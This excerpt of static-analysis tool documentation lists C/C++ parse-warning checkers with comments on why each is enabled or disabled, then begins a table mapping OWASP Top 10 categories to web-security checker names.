//chk "PW.SUBSCRIPT_OUT_OF_RANGE": off;

// NO_EFFECT handles this.
//chk "PW.UNSIGNED_COMPARE_WITH_ZERO": off;

// UNINIT handles this.
//chk "PW.USED_BEFORE_SET": off;

// RETURN_LOCAL does this.
//chk "PW.RETURNING_PTR_TO_LOCAL_VARIABLE": off;
//chk "PW.RETURNING_REF_TO_LOCAL_VARIABLE": off;
```

```
// ---------------------- disabled: noisy -------------------------

// These checkers produce some legitimate results, but also tend to
// generate a lot of false positives.  They are good candidates for
// users to experiment with enabling, as the FP rate is dependent on
// code style.


// This warning has at least two causes:
//
// 1. In GCC C mode, a function can be defined as "extern inline"
// and then later redefined.  The redefinition replaces the original
// definition.
//
// 2. In Microsoft C++ mode, an explicit specialization of a template
// can be defined multiple times.  The Microsoft compiler silently
// ignores the definitions subsequent to the first.
//
// Both cases can potentially explode, so this warning is disabled.
//chk "PW.ALREADY_DEFINED": off;

// The const/volatile qualifier in a cast such as "(const int)x" or
// "(volatile int)x" has no meaning according to the C standard, so
// this checker reports such cases.
//
// However, some versions of GCC have unusual rules regarding when a
// cast yields an lvalue, in which case the qualifier (particularly
// volatile) might have an effect.  However, as soon as the code is
// ported to another compiler or another version of GCC, the cast will
// again become a no-op.
//
// Therefore, code that wants to apply 'volatile' to an access should
// be rewritten to use a pointer: "*((volatile int*)&x)".
//
// However, this is off by default because the "bad" usage is too
// prevalent.
//chk "PW.CAST_TO_QUALIFIED_TYPE": off;

// Reports when a function is used without a prototype.
//
// The effect of this can be subtle, as the compiler has to guess how
// to convert arguments, and cannot check that their types match.
//
// But there are too many code bases that heavily rely on it, so it
// is off by default.
//chk "PW.IMPLICIT_FUNC_DECL": off;

// This reports cases where an overloaded operator 'new' is invoked,
// but there is no corresponding 'delete'.
//
// This is a problem because the memory cannot be freed if there is an
// exception thrown while constructing the object.  However, if this
// warning ever fires, it fires hundreds of times, once for each use
// of the 'new'.  Therefore we have it off by default to avoid
// inflating bug counts.
//chk "PW.NO_CORRESPONDING_DELETE": off;
//chk "PW.NO_CORRESPONDING_MEMBER_DELETE": off;
//chk "PW.CLASS_WITH_OP_DELETE_BUT_NO_OP_NEW": off;
//chk "PW.CLASS_WITH_OP_NEW_BUT_NO_OP_DELETE": off;

// This warns about const or reference members that cannot be
// initialized via constructor, but they still can be initialized via a compound
// initializer, and in fact that is what's usually going on.
//chk "PW.NO_CTOR_BUT_CONST_OR_REF_MEMBER": off;

// These warn about implicit conversions between things like char* and
// unsigned char*.  Such conversions are be errors in C++, so this
// warning can only be seen in C code, where such conversions are (for
// better or worse) quite common.
//
// The different checker names are due to the conversions arising in
// different syntactic contexts.
//chk "PW.BAD_INITIALIZER_TYPE": off;
//chk "PW.BAD_RETURN_VALUE_TYPE": off;
//chk "PW.INCOMPATIBLE_ASSIGNMENT_OPERANDS": off;
//chk "PW.INCOMPATIBLE_OPERANDS": off;
//chk "PW.INCOMPATIBLE_PARAM": off;

// Reports when a default argument value is repeated.
//
// According to the C++ standard, default argument values can be
// defined at most once, but some compilers are lax about enforcing
// that (including ours, for compatibility).
//chk "PW.DEFAULT_ARG_ALREADY_DEFINED": off;

// Reports when an integer is implicitly converted to an enum.
//
// This is an error in C++, so this only shows up in C code.
//
// Depending on programming style, these reports might be interesting,
// but there is a lot of code out there for which this is 99% noise.
//chk "PW.MIXED_ENUM_TYPE": off;

// Reports when the start of a C-style comment appears in a C-style
// comment.
//
// On some code bases, this explodes due to pervasive deliberate use,
// and the check doesn't provide that much value, so this is disabled
// by default.
//chk "PW.NESTED_COMMENT": off;

// Reports situations like the following:
//
//   typedef void my_void;
//   int f(my_void);      // intended meaning: no params
```

```
//
// Though it is legal in C99 (6.7.5.3/10), it is not legal C++
// (8.3.5/2).
//
// Not really an interesting "defect", and can explode.
//chk "PW.NONSTD_VOID_PARAM_LIST": off;

// Reports when two declarations disagree.
//
// The only reports I've seen were clashes with
// coverity-compiler-compat.h.  The native compiler should diagnose
// anything real.
//chk "PW.NOT_COMPATIBLE_WITH_PREVIOUS_DECL": off;


// Useful warnings for 32/64-bit porting issues.  Reports wider pointers being
// converted to narrow integers and narrower integers being converted to wider
// pointers.  Can be somewhat noisy in certain styles of code.
//chk "PW.POINTER_CONVERSION_LOSES_BITS": on;
//chk "PW.CONVERSION_TO_POINTER_ADDS_BITS": on;

// Reports when an integer is converted to an integer that is smaller.
//
// Experimentally, this produces more noise than signal, but individual
// users may wish to do their own experimentation.
//
// Note that cov-emit must know the correct sizes of various types for
// these reports to be accurate; see the --size_types command line
// option to cov-emit.
//chk "PW.INTEGER_TRUNCATED": off;
//chk "PW.ILP64_WILL_NARROW": off;       // extremely noisy!  requires --
microsoft_mode

// Impact is unclear, can be a difficult message to explain because
// it is usually caused by the baroque promotion rules.
//
// 2007-08-20: This causes Windows emits to be much slower because
// there are many of these warnings in the Windows header files.  So
// this warning is now unconditionally disabled; i.e., the config file
// cannot be used to re-enable it.
////chk "PW.INTEGER_SIGN_CHANGE": off;

// These are warnings that can only happen in Microsoft mode,
// indicating that accessibility issues prevents generation of implicit
// functions such as copy assignment or destructors.
// DR 10204
//chk "PW.ACCESS_PREVENTS_DTOR_GENERATION": off;
//chk "PW.CONST_MBR_SUPPRESSES_COPY_ASGN_DECL": off;
//chk "PW.REF_MBR_SUPPRESSES_COPY_ASGN_DECL": off;
//chk "PW.SUBOBJ_COPY_ASGN_DECL_SUPPRESSED": off;
//chk "PW.AMBIG_SUPPRESSES_COPY_ASGN_DECL": off;
//chk "PW.ACCESS_SUPPRESSES_COPY_ASGN_DECL": off;
//chk "PW.SUBOBJ_COPY_CTOR_DECL_SUPPRESSED": off;
```

```
//chk "PW.AMBIG_SUPPRESSES_COPY_CTOR_DECL": off;
//chk "PW.ACCESS_SUPPRESSES_COPY_CTOR_DECL": off;

// This is related to PW.ACCESS_PREVENTS_DTOR_GENERATION.  The warning
// is disabled because the Microsoft compiler would have produced its
// own error if this was a problem; and the warning can explode.
//chk "PW.SUPPRESSED_DTOR_NEEDED": off;


// ------------------ disabled: borderline noisy ------------------

// These PWs do sometimes find good bugs, but also report a lot of
// code that, while it probably should be fixed, does not cause a
// run-time problem.  Previously, they had been marked "no_macros",
// but are now disabled as per bug 8803.

// Reports when a variable is declared but not subsequently used.
//
// Sometimes gets FPs due to conditional compilation.
//chk "PW.DECLARED_BUT_NOT_REFERENCED": off;

// Reports when a variable is assigned a value, but that value is
// not subsequently used.
//
// Partial overlap with UNUSED_VALUE.
//chk "PW.SET_BUT_NOT_USED": off;


// ---------------------- disabled in macros ----------------------

// These checkers' results are suppressed when they coincide with
// macro expansions, because they are suspicious, but macros often
// trigger them too.

// Reports when a conditional is a compile-time constant.
//
// It can get FPs when the constant is due to conditional compilation.
// There is also some overlap with NO_EFFECT's reports.
//chk "PW.BOOLEAN_CONTROLLING_EXPR_IS_CONSTANT": no_macros;

// Reports when an expression has no apparent effect and its value is
// not used or saved.
//
// This is precisely what the NO_EFFECT checker looks for, but it's
// not yet clear whether NO_EFFECT completely subsumes this one (not
// enough field experience).
//
// Disabled in macros because it tends to explode in Windows code
// bases.
//chk "PW.EXPR_HAS_NO_EFFECT": no_macros;

// Reports when pointer arithmetic appears to compute a value outside
// the original object.  Technically, the behavior is undefined.
```

```
//
// On linux this explodes in the ZERO_PAGE macro.
//chk "PW.POINTER_OUTSIDE_BASE_OBJECT": no_macros;

// Reports when the guard of a 'switch' is a constant.
//
// Explodes on linux due to compile-time switching on type sizes, so
// suppressed in macros.
//chk "PW.SWITCH_SELECTOR_EXPR_IS_CONSTANT": no_macros;


// --------------------------- enabled ----------------------------

// These checkers are enabled by default.  This is not an exhaustive
// list yet, however.

// Reports when, in a C (as opposed to C++) source file, a variable
// declared with the 'register' keyword has its address taken.
//
// If the address-of is explicit, the code is invalid (C99 6.5.3.2p1),
// but allowed for compatibility reasons.
//
// If the address-of is implicit due to an array access, then the code
// is not invalid, although the behavior is undefined (C99 6.3.2.1p3).
//chk "PW.ADDRESS_OF_REGISTER_VARIABLE": on;

// Reports when a GCC "linker alias" refers to an undeclared symbol.
//
// On some platforms GCC accepts such code, on others it is an error,
// so Prevent reports it on the grounds of being nonportable.
//chk "PW.ALIASED_NAME_UNDECLARED": on;

// Reports where an explicit alignment (a GCC extension) directive
// will be ignored by GCC due to the absence of the "packed"
// attribute.
//
// The impact is the structure in question may not be laid out in
// memory as was intended.
//chk "PW.ALIGNMENT_REDUCTION_IGNORED": on;

// Possible use of "=" where "==" was intended.
//
// This warning flags conditions where "=" appears and "==" is
// usually expected, but only if the right-hand side of the
// assignment is a constant.
//chk "PW.ASSIGN_WHERE_COMPARE_MEANT": on;

// Reports when a GCC attribute will be ignored by GCC due to its
// attachment to a forward declaration.
//
// Possibly a serious bug, depending on how important the attribute
// is.
//chk "PW.ATTRIBUTE_IGNORED_ON_INCOMPLETE_CLASS_DECL": on;
```

```
// Reports two kinds of casts:
//
// 1. Casting an integer to a pointer of narrower precision.  This
// is legal (implementation-defined) but suspicious.  Sometimes
// reported as PW.CONVERSION_TO_POINTER_LOSES_BITS instead.
//
// 2. Casting away 'const' in some circumstances (allowed for bug
// compatibility with other compilers).
//chk "PW.BAD_CAST": on;

// Reports when a nonstandard (invalid) friend declaration.  One
// example is the MS bug/feature where a template (rather than a
// template specialization) can be befriended.
//
// Invalid C++, but accepted (in some cases) for compatibility.
//chk "PW.BAD_FRIEND_DECL": on;

// Reports when a macro is #defined to a different value than it had
// previously.
//
// This report is of questionable value, since presumably the native
// build warns about it too, but so far these have been rare, and it
// could conceivably indicate a failure to properly emulate the native
// preprocessor.
//chk "PW.BAD_MACRO_REDEF": on;

// Reports when the return type of 'main' is not 'int'.
//
// In C, this yields unspecified behavior but is legal (C99
// 5.1.2.2.3p1).  In C++, this is illegal (C++03 3.6.1p2) but may be
// allowed for compatibility with other compilers.
//chk "PW.BAD_RETURN_TYPE_ON_MAIN": on;

// Reports when a 'goto' jumps over the initialization of a variable,
// but into that variable's scope.  Any subsequent uses of the
// variable would read an uninitialized value.
//
// Unfortunately, the warning currently does not check to see if the
// variable is actually used after the 'goto' target, so this
// sometimes produces useless results, but the bugs it does find can
// be quite serious.
//chk "PW.BRANCH_PAST_INITIALIZATION": on;

// Reports when a virtual call target can be resolved statically, and
// the target is a pure virtual function.
//
// One common mistake is calling a virtual function from a constructor
// or destructor.  During construction and destruction, the target of
// a virtual call is always one defined in the class being constructed
// (or its base classes).
//
// This might not be an error; it *is* possible to provide a
// definition of a pure virtual function.  However, this warning does
// not consider that possibility.
//
// If no definition is provided, the program will abort when the pure
// virtual function is called.
//chk "PW.CALL_OF_PURE_VIRTUAL": on;

// Reports when a conversion operator function cannot be used to do
// conversions because it yields something like a reference to its
// own class or a base class (C++03 12.3.2p1).
//
// Legal, but most likely unintentional.
//chk "PW.CONVERSION_FUNCTION_NOT_USABLE": on;

// Reports when an integer is converted to a narrower pointer.
//
// In some cases, this is reported as PW.BAD_CAST instead.
//
// May indicate a portability bug.
//chk "PW.CONVERSION_TO_POINTER_LOSES_BITS": on;

// Reports when a single name is declared (possibly due to K&R-style
// implicit declaration) and then re-declared in an incompatible way.
//
// Accepted only for bug compatibility with other compilers.
//chk "PW.DECL_INCOMPATIBLE_WITH_PREVIOUS_USE": on;

// Reports when a declaration (typically of a structure) appears in
// the parameter list of a function.  Example:
//
//   int f(struct Foo { int x; } * p) { ... }
//
// The problem is that the scope of 'struct Foo' is limited to the
// body of the function 'f', and consequently it is not possible to
// call 'f', because there is no way for the caller to name the type
// that it accepts.  (In C, it is still possible to call the function
// by passing a void*, but then the call is not type-safe.)
//chk "PW.DECL_IN_PROTOTYPE_SCOPE": on;

// Reports a division by zero detected at compile time while doing
// constant folding.
//
// The run-time effect is undefined.
//chk "PW.DIVIDE_BY_ZERO": on;

// A more naive version of our STRAY_SEMICOLON; reports lots of cases
// involving conditionally defined macros.
//chk "PW.EMPTY_ELSE_STATEMENT": off;

// A more naive version of our STRAY_SEMICOLON; reports lots of cases
// involving conditionally defined macros.
//chk "PW.EMPTY_THEN_STATEMENT": off;
```

```
// Reports when an expression is cast to enumeration type using
// const_cast.
//
// Invalid C++ (C++03, 5.2.11), as const_cast can only cast to
// pointers and references, but allowed for compiler compatibility.
//chk "PW.ENUM_CONST_CAST": on;

// Reports when an overrider of a virtual function has a more
// permission exception specification than the overridee.
//
// This is invalid (C++03, 15.4p3).  It can lead to subtle code
// generation problems when the native compiler accepts it, because
// the compiler may rely on the more permissive exception
// specification when generating the call site code, potentially
// resulting in a program crash when an exception is thrown.
//chk "PW.EXCEPTION_SPEC_OVERRIDE_INCOMPAT": on;

// Reports when a right-parenthesis was expected.  This is a warning
// for the preprocessor and an error for the compiler.
//
// Parse errors in preprocessor statements can be maintenance
// time-bombs, since you can't predict how the compiler will interpret
// malformed input after making small changes.
//chk "PW.EXP_RPAREN": on;

// Reports when a semicolon is omitted just before a right-brace.
//
// Accepted only for bug compatibility with other compilers.
//chk "PW.EXP_SEMICOLON": on;

// Reports when a label statement (something that could be the target
// of a 'goto') is immediately followed by '}'.
//
// Accepted only for bug compatibility with other compilers.
//chk "PW.EXP_STATEMENT": on;

// Reports when the LHS of an assignment operator is not an lvalue.
//
// Normally this is an error, but in certain compatibility modes, cast
// expressions are tolerated because some compilers allow casts to
// yield lvalues in C.
//chk "PW.EXPR_NOT_A_MODIFIABLE_LVALUE": on;

// Reports when a header file transitively includes itself.
//
// This has a variety of bad effects, because it indicates a cycle in
// the dependency structure.  For example, it might mean that
// something one file needs is not available when expected.  In some
// cases, the problem can be avoided by creating appropriate forward
// declarations rather than pulling in an entire header file.
//
// See the PARSE_WARNING documentation for additional discussion
// about the impact of these defects.
```

```
//chk "PW.INCLUDE_RECURSION": on;

// Reports when a boolean is incremented.
//
// This usage is deprecated; see C++03 Standard, D.1p1.
//chk "PW.INCR_OF_BOOL_DEPRECATED": on;

// Reports when an initialization priority (GCC extension) value is
// specified that is in the reserved range.
//
// The code is likely to be nonportable across GCC versions.
//chk "PW.INIT_PRIORITY_RESERVED": on;

// Reports when the 'inline' keyword is applied to something that is
// not a function.
//
// Not valid C++, but some compilers fail to enforce.
//chk "PW.INLINE_AND_NONFUNCTION": on;

// Reports when a compile-time calculation overflows.
//
// The behavior is undefined according to the C++ standard.  May or
// may not be a problem depending on the compiler.
//chk "PW.INTEGER_OVERFLOW": on;
//chk "PW.INTEGER_TOO_LARGE": on;

// Reports when a nested class is redeclared and the second
// declaration is not a definition.
//
// Not valid C++, but some compilers fail to enforce.
//chk "PW.INVALID_NESTED_CLASS_REDECL": on;

// Reports when the 'typename' keyword is used in a syntactic context
// where it is not allowed.  'typename' may only be used in templates,
// and in front of qualified names (see C++03, 14.6/5).
//
// Invalid C++, but allowed for compiler compatibility.
//chk "PW.INVALID_TYPENAME_SPECIFIER": on;

// Reports when two successive variable declarations conflict over
// whether the variable has external linkage.
//
// This is allowed by our parser only for bug compatibility with other
// compilers; many compilers properly reject it.  If the
// internal-linkage declaration is in a header, then there may be
// multiple copies of the variable in the program, which can lead to
// execution bugs.
//chk "PW.LINKAGE_CONFLICT": on;

// Reports when a local type (e.g., a class type defined inside the
// body of a function) is used in the declaration of an entity with
// linkage (such as a function).  This typically happens as a result
// of instantiating a template with a local type, which is not legal
// (see C++03, 14.3.1/2).
//
// This is allowed by our parser for bug compatibility with other
// compilers.
//chk "PW.LOCAL_TYPE_IN_FUNCTION": on;
//chk "PW.LOCAL_TYPE_IN_NONLOCAL_VAR": on;
//chk "PW.LOCAL_TYPE_IN_TEMPLATE_ARG": on;
//chk "PW.LOCAL_TYPE_USED_IN_EXCEPTION": on;

// Reports when, in a single try-catch, an earlier exception handler
// catches a superset of the types caught by a later exception
// handler, which implies the later handler is unreachable.
//chk "PW.MASKED_BY_HANDLER": on;

// Reports when a variable declared 'const' has no initializer.
//
// Occasional FPs (macros, statics) but low volume anyway.
//chk "PW.MISSING_DEFAULT_CONSTRUCTOR_ON_CONST": on;
//chk "PW.MISSING_DEFAULT_CONSTRUCTOR_ON_UNNAMED_CONST": on;
//chk "PW.MISSING_INITIALIZER_ON_CONST": on;
//chk "PW.MISSING_INITIALIZER_ON_FIELDS": on;

// Reports something like:
//
//   typedef int ;
//
// where the declarator in a typedef is missing.
//
// This is allowed for bug compatibility with other compilers, but is
// not legal C or C++.
//
// This warning sometimes occurs when a type is defined both via a
// #define and a typedef, which indicates there is some problem in the
// type definition header files; sizes of variables might not be what
// was intended.
//chk "PW.MISSING_TYPEDEF_NAME": on;

// Reports use of the anachronistic "implicit int" return type rule.
//
// Most often, a "void" return type was simply forgotten.
//chk "PW.MISSING_TYPE_SPECIFIER": on;
//chk "PW.MISSING_DECL_SPECIFIERS": on;
//chk "PW.IMPLICIT_INT_ON_MAIN": on;

// Reports when the linkage language ("C" or "C++") for a name
// conflicts with a prior declaration.
//
// Accepted only for bug compatibility with other compilers.
//chk "PW.NAME_LINKAGE_MISMATCH_FOR_VARIABLE": on;

// Reports when a function is *declared* to be inline, but no inline
// definition is found.
//
```

```
//chk "PW.NEVER_DEFINED": on;

// Reports when a non-const reference is bound to a temporary value.
//
// This is not legal in the current C++ standards, in part because it
// can lead to bugs where an implicitly-created temporary value is modified
// (and then discarded), but the programmer intended to modify
// something more permanent.
//chk "PW.NONCONST_REF_INIT_ANACHRONISM": on;
//chk "PW.NONCONST_REF_INIT_FROM_RVALUE": on;

// Reports the use of an additional layer of braces in an initializer.
//
// Accepted only for bug compatibility with other compilers.
//chk "PW.NONSTD_BRACES": on;

// Reports when a non-static const member of a class is initialized
// inside the class definition.
//
// This is not legal C++ (9.4.2/4), but accepted for bug compatibility
// with other compilers.
//chk "PW.NONSTD_CONST_MEMBER": on;

// Reports when a default argument of a function template is redeclared.
//
// Not valid C++, but some compilers fail to enforce.
//chk "PW.NONSTD_DEFAULT_ARG_ON_FUNCTION_TEMPLATE_REDECL": on;

// Reports when a class is befriended without using the 'class' or
// 'struct' keyword.
//
// Invalid C++, allowed for compatibility.
//chk "PW.NONSTD_FRIEND_DECL": on;

// Reports a use of the anachronistic "implicit int" rule.
//
// Invalid C++, allowed for compatibility.
//chk "PW.NONSTD_IMPLICIT_INT": on;

// Reports when a non-POD (Plain Old Data) type is passed to a
// variable-argument function as one of the ellipsis ("...")
// parameters.
//
// Undefined behavior.  C++ standard, 5.2.2/7.
//chk "PW.NON_POD_PASSED_TO_ELLIPSIS": off;

// Reports when a function that has been declared to not return
// appears capable of returning.
//
// Sometimes this happens when a function that usually aborts, and
// hence is declared to not return, has a run-time switch to disable
// the abort behavior.  However, this can be a serious bug, because
// some compilers will generate code that will crash or otherwise
// misbehave when a 'noreturn' function in fact returns; it is not
// necessarily a benign optimization.
//chk "PW.NORETURN_FUNCTION_DOES_RETURN": on;

// Reports when a reference to NULL is created.
//
// Undefined behavior.  C++ standard, 8.3.2/4.
//chk "PW.NULL_REFERENCE": on;

// Reports when the promoted type of an argument is incompatible with
// the promoted type of the parameter.
//
// This usually indicates a bug at the call site, where the wrong
// argument expression is being passed.
// This can be very noisy in some (particularly, older) code bases.  It is
// also very difficult to comprehend in CIM ca. 5.x since parse warnings are
// shown without the caret indicating where on the line they occur.
//chk "PW.OLD_STYLE_INCOMPATIBLE_PARAM": off;

// Reports when more than one overloaded function is declared with
// extern "C" linkage.
//
// Invalid (C++03, 7.5p6), but allowed for bug compatibility.  This
// can lead to the wrong function being executed at run time.
//chk "PW.OVERLOADED_FUNCTION_LINKAGE": on;

// Reports when a parameter is assigned a value but the value is then
// not used.
//
// Typically, this is unintentional; the programmer may have meant
// to set a different variable, or meant to set *param instead of
// param.
//chk "PW.PARAM_SET_BUT_NOT_USED": on;

// Reports when a parameter is hidden by a local.
//
// Often poor style, if not outright bug.
//chk "PW.PARAMETER_HIDDEN": on;

// Reports when a function is declared with a prototype, then
// redeclared without a prototype.  Can only happen in C code.
// Example:
//
//   int foo(int a, int b);
//   int foo();         // not a prototype (not even "(void)")
//
//   foo(3,4,5);        // allowed by GCC
//
// This is almost certainly a mistake, as the original prototype is
// being ignored, and consequently there might be undetected errors at
// call sites.
//chk "PW.PROTOTYPE_LOST": on;
```

```
// Reports when a member declaration contains a qualifier.
//
// Not valid C++, but allowed by some compilers.
//chk "PW.QUALIFIER_IN_MEMBER_DECLARATION": on;

// Reports when the address of a temporary value is returned from a function.
//
// This results in undefined behavior (probable crash), because the
// temporary value is destroyed on function exit, and then (presumably) used
// by the caller.
//chk "PW.RETURNING_PTR_TO_LOCAL_TEMP": on;

// Reports when a shift count is a compile-time constant and greater
// than or equal to the representation width of the shift result.
//
// Undefined behavior according to the C++ standard.
//chk "PW.SHIFT_COUNT_TOO_LARGE": on;

// Reports when a bitfield has one bit and is signed.
//
// The impact is subtle: the bitfield can store the values 0 and -1,
// rather than 0 and 1, as is probably intended; and if the machine
// happens to use sign-magnitude rather than two's complement, then
// the bitfield can store +0 and -0, which is even less likely to be
// what is intended.
//
// Normally, single-bit bitfields are unsigned.
//chk "PW.SIGNED_ONE_BIT_FIELD": on;

// Reports when an explicit specialization is used before being
// declared.
//
// The most likely effect is that a different function will be called
// than the one that is intended.  See C++03, 14.7.3p7.
//chk "PW.SPECIALIZATION_OF_REFERENCED_ENTITY_POS": on;

// Reports when a store class specifier (e.g., "static") cannot be
// used in a given syntactic context.
//
// Invalid C++, but allowed for compiler compatibility.
//chk "PW.STORAGE_CLASS_NOT_ALLOWED": on;

// Reports when a storage class is applied to something like a type
// specifier with no declarator, e.g., "static struct S {};".
//
// Invalid, but accepted for bug compatibility.
//chk "PW.STORAGE_CLASS_REQUIRES_FUNCTION_OR_VARIABLE": on;

// Reports when a printf format string contains an unrecognized format
// specifier.
//chk "PW.BAD_PRINTF_FORMAT_STRING": on;

// Reports when the type of an argument to a printf-style function is
// inconsistent with the format specifier.  For noise reduction
// purposes, only serious mismatches (e.g., int vs. pointer) are
// reported.
//chk "PW.PRINTF_ARG_MISMATCH": on;

// Reports when the number of arguments differs from the number of
// required arguments according to the format string.
//
// Too many arguments is strange, but legal.  Too few arguments
// causes undefined behavior.
//chk "PW.TOO_FEW_PRINTF_ARGS": on;
//chk "PW.TOO_MANY_PRINTF_ARGS": on;

// Reports when calls to printf and scanf functions where the format
// string is not a string literal. This may be a security hole if the
// format string came from untrusted input and contains %n.
//chk "PW.NON_CONST_PRINTF_FORMAT_STRING": off;

// Reports when extra arguments are passed to a function.
//
// Normally this is an error, but in some cases it is accepted for bug
// compatibility with other compilers.
//chk "PW.TOO_MANY_ARGUMENTS": on;

// Reports when a type with no linkage (C++ Standard, 3.5/4) is used
// declare something that itself does have linkage.  Example:
//
//   typedef struct { int x; } *Ptr;   // the struct has no linkage
//   void func(Ptr p);                 // but 'func' does
//
// Not valid C++ (C++ Standard, 3.5/8), but allowed for bug
// compatibility with other compilers.  In some cases, this can cause
// the linker to link a call site to the wrong function because names
// with no linkage cannot be reliably mangled.
//chk "PW.TYPE_WITH_NO_LINKAGE_IN_FUNCTION": on;
//chk "PW.TYPE_WITH_NO_LINKAGE_IN_VAR_WITH_LINKAGE": on;

// Reports when an character escape sequence (backslash then
// something) that is not among the allowed escape sequences (C++
// Standard, Clause 2, Table 5).
//
// Not valid C++, but allowed for bug and/or extension compatibility
// with some compilers.
//chk "PW.UNRECOGNIZED_CHAR_ESCAPE": on;

// Reports when an unsigned value is compared against a negative
// value; the comparison can typically only yield one result.
//
// Probable bug.  Some cases will also be found by NO_EFFECT.
//chk "PW.UNSIGNED_COMPARE_WITH_NEGATIVE": on;

// Reports a declaration that does not declare anything, e.g.:
//
```

```
//   int ;
//
// Not valid C++, but allowed by some compilers.
//chk "PW.USELESS_DECL": on;

// Reports when a const/volatile qualifier is useless.
//
// Often indicates confusion about syntax, particularly when someone
// writes "char * const" but meant "char const *".
//chk "PW.USELESS_TYPE_QUALIFIERS": on;
//chk "PW.USELESS_TYPE_QUALIFIER_ON_RETURN_TYPE": on;

// Reports when a 'using' declaration is redundant because it refers
// to the current namespace.
//
// Not invalid, but may be unintentional, and probably confusing.
//chk "PW.USELESS_USING_DECLARATION": on;

// Reports when a field declared 'const' is not initialized.
//
// In C++, this is an error.  In C it is a warning, but the run time
// effect is undefined.
//chk "PW.VAR_WITH_UNINITIALIZED_FIELD": on;

// Reports when the type passed to 'va_arg' is a non-promoted type,
// meaning that if an argument of that type had been passed, it would
// have been promoted (typically to 'int' or 'unsigned int').  The
// 'va_arg' is interpreted as if the promoted type were named instead.
//
// This can arise from misuses of variable-argument functions when the
// promotion rules are not understood.  The offending code should be
// checked for correctness, and/or the type replaced with the promoted
// type for clarity.
//chk "PW.VA_ARG_WOULD_HAVE_BEEN_PROMOTED": on;

// Reports two different issues:
//
// * Character literal with no character: ''
// * #include of empty-string file name: #include ""
//
// Both are nonstandard.
//chk "PW.ZERO_LENGTH_STRING": on;

// Reports when a DLL is imported multiple times in a single translation
// unit using #import with conflicting attributes. The Microsoft compiler
// ignores the second #import. If the order of the imports were to change
// this could break the compilation or change the semantics of the program.
// Microsoft considers this a bug and may make it a parse error in future
// versions of their compiler.
//
// This can also result in parse errors for the Coverity Compiler since it
// uses the attributes on the last #import encountered.
//chk "SW.BAD_IMPORT_ATTRIBUTES": on;
```

```
// Reports when a deprecated compiler mode is being used. Most compiler
// modes have been replaced by a collection of options that will mimic
// that compiler behavior. By using the individual options we have more
// control to match the behavior of the native compiler. Regenerating
// configurations using the latest version of cov-configure should
// eliminate this warning.
//chk "SW.DEPRECATED_COMPILER_MODE": on;

// Reports when an incomplete type is used in a location that the C++
// standard does not permit. We allow this since many C++ compilers
// permit this, however, it is not always clear what the intention is.
// This can potentially cause false positives.
//chk "SW.INCOMPLETE_TYPE_NOT_ALLOWED": on;

// Reports when the Coverity Compiler encounters an integer type that
// has a size it cannot support. This can mean there is some kind
// of configuration problem. The Coverity Compiler will substitute an
// integer of a known size. This has the potential to introduce false
// positives.
//chk "SW.NO_TYPE_OF_SPECIFIED_WIDTH": on;

// Reports when a non-type symbol is followed by a template argument list
// in a non-expression context. Since we do not know what the meaning of
// this code is, we ignore it, but it could trigger pass errors later.
//
// template <class T> class C {
//  void f();
//  friend void f<>();
// };
// C<int> x;
//chk "SW.SYM_NOT_A_TEMPLATE": on;

// Reports when an enumeration type declaration hides a previous
// declaration for the same enumeration type name.
//
//chk "PW.ENUM_TYPE_REPLACEMENT": on;

// Reports when an invalid narrow conversion is detected.
// Example:
//   int a = {3.4};  // cause warning in c++11 mode
//
//chk "PW.NARROWING_CONVERSION": on;

// Reports when a narrowing conversion from integral types to
// floating-point types results in loss of precisions.
// Example:
//   float a = {99999*9999};  // cause warning in c++11 mode
//
//chk "PW.CONSTANT_NARROWING_CONVERSION_TO_FLOAT": on;

// Reports when a list initializer in parentheses is used
// to initialize an array member.
// Example:
//   class FOO {
//     FOO(): array({ 1, 2 }) {}
//     int array[2];
//   };
//
// Invalid C++, allowed for compatibility with GCC.
//chk "PW.BRACED_INIT_IN_PAREN_INIT": on;

// Reports when "new" of std::initializer_list is used.
// Example:
//   #include <initializer_list>
//   void func() {
//     std::initializer_list<int>* var = new std::initializer_list<int>{1, 2};
//   }
//
//chk "PW.NEW_OF_INITIALIZER_LIST": on;

// Reports when noexcept is not used on a function declaration.
// Example:
//   void (*p)() noexcept;
//
//chk "PW.NOEXCEPT_NOT_ON_FUNCTION_DECLARATION": on;

// Reports when a member function is casted to a
// function pointer. Nonstandard behavior.
//
//chk "PW.CONV_OF_UNBOUND_PM_TO_FUNC_PTR": on;

// Reports partial specialization in an invalid scope
// via a using-directive.
// Example:
//   namespace A {
//     template<typename T> class FOO {};
//   }
//   namespace B {
//     using A::FOO;
//     template<typename T> class FOO<T*> {};
//   }
//
// Invalid C++, allowed for compatibility with Microsoft and
// GCC permissive mode.
//chk "PW.BAD_SCOPE_FOR_PARTIAL_SPEC": on;

// Reports when the return expression of a constexpr function
// isn't constant.
// Example:
//   int bar();
//   constexpr int foo() { return bar(); }
//
//chk "PW.CONSTEXPR_RETURN_NOT_CONSTANT": on;

// Reports when a constexpr contains a dangling pointer.
```

```
//
//chk "PW.CONSTEXPR_DANGLING_POINTER": on;

// Reports when a string literal is assigned to "char *".
//
//chk "PW.DEPRECATED_STRING_CONV": on;

// Reports when a string literal is assigned to a non-const
// pointer to characters, such as wchar_t*.
// Example:
//   wchar_t* foo = L"bar";
//
//chk "PW.DEPRECATED_STRING_CONV_GEN": on;

// Reports when alignof is passed an expression rather
// than a type.
// Example:
//   int i = alignof(100);
//
//chk "PW.STD_ALIGNOF_WITH_EXPR_ARG": on;

// Reports when an attribute is incompatible with thread_local.
// Example:
//   class FOO {};
//   thread_local FOO var __attribute__ ((init_priority (500)));
//
//chk "PW.ATTRIBUTE_IGNORED_FOR_THREAD_LOCAL": on;

// EOF
```

Appendix C. Checker Coverage

C.1. OWASP Top 10 Coverage

The following table identifies Open Web Application Security Project (OWASP) Top 10 - 2013 standards that Coverity Web Application Security Checkers checkers cover.

Table C.1. Coverity Checkers

Standard	Description	Checker
A1	Injection	EL_INJECTION
		HEADER_INJECTION
		JAVA_CODE_INJECTION
		JCR_INJECTION
		JSP_DYNAMIC_INCLUDE
		JSP_SQL_INJECTION
		LDAP_INJECTION
		NOSQL_QUERY_INJECTION
		OGNL_INJECTION
		OS_CMD_INJECTION
		REGEX_INJECTION
		SCRIPT_CODE_INJECTION
		SQLI
		UNKNOWN_LANGUAGE_INJECTION
		UNSAFE_DESERIALIZATION
		UNSAFE_JNI
		UNSAFE_REFLECTION
		XPATH_INJECTION
A2	Broken Authentication and Session Management	CONFIG.ASP_VIEWSTATE_MAC
		CONFIG.SPRING_SECURITY_HARDCODED_CREDENTIALS
